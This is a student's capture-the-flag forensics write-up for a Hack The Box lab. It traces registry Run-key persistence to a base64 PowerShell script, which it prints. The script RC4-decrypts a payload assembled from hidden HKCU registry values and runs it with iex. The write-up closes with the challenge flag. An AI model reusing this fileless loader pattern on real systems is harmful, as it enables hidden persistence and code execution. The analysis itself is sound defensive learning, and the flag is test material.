Digital Forensics – LAB#15

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


We knew that the attackers had persistence so, I directly went to Run and RunOnce keys and quickly found a base64 encoded string. I copied it and pasted it on cyberchef.org which showed me that it was a script but it had too many NULL bytes.



I used python script to decode it so it had no NULL bytes.




I analyzed the script and got the hint that the script was fetching values of different registry keys from the paths specified in the script. The decryption was easy because the key was hardcoded in the script.



```
    {
        $j = ($j + $s[$i] + $k[$i]) % 256;
        $temp = $s[$i];
        $s[$i] = $s[$j];
        $s[$j] = $temp;
    }

    $i = $j = 0;
    for ($x = 0; $x -lt $buffer.Length; $x++)
    {
        $i = ($i + 1) % 256;
        $j = ($j + $s[$i]) % 256;
        $temp = $s[$i];
        $s[$i] = $s[$j];
        $s[$j] = $temp;
        [int]$t = ($s[$i] + $s[$j]) % 256;
        $buffer[$x] = $buffer[$x] -bxor $s[$t];
    }

    return $buffer
}

function HexToBin {
    param(
    [Parameter(
        Position=0,
        Mandatory=$true,
        ValueFromPipeline=$true)
    ]
    [string]$s)
    $return = @()

    for ($i = 0; $i -lt $s.Length ; $i += 2)
    {
        $return += [Byte]::Parse($s.Substring($i, 2), [System.Globalization.NumberStyles]::HexNumber)
    }

    Write-Output $return
}

[Byte[]]$key = $enc.GetBytes("Q0mmpr485rvZi3pS")
$encrypted1 = (Get-ItemProperty -Path HKCU:\SOFTWARE\ZYb78P4s).t3RBka5tL
$encrypted2 = (Get-ItemProperty -Path HKCU:\SOFTWARE\BjqAtIen).uLltjjW
$encrypted3 = (Get-ItemProperty -Path HKCU:\SOFTWARE\AppDataLow\t03A1Stq).uY4S39Da
$encrypted4 = (Get-ItemProperty -Path HKCU:\SOFTWARE\Google\Nv50zeG).Kb19fyh1
$encrypted5 = (Get-ItemProperty -Path HKCU:\AppEvents\Jx66ZG0O).jH54NW8C
$encrypted = "$($encrypted1)$($encrypted2)$($encrypted3)$($encrypted4)$($encrypted5)"
$enc = [System.Text.Encoding]::ASCII
[Byte[]]$data = HexToBin $encrypted
$DecryptedBytes = encr $data $key
$DecryptedString = $enc.GetString($DecryptedBytes)
$DecryptedString|iex
```

Asked GPT to make a python script to and gave the corresponding registry values of the keys specified in the key and voila it gave me the flag.



HTB{g0ld3n_F4ng_1s_n0t_st34lthy_3n0ugh}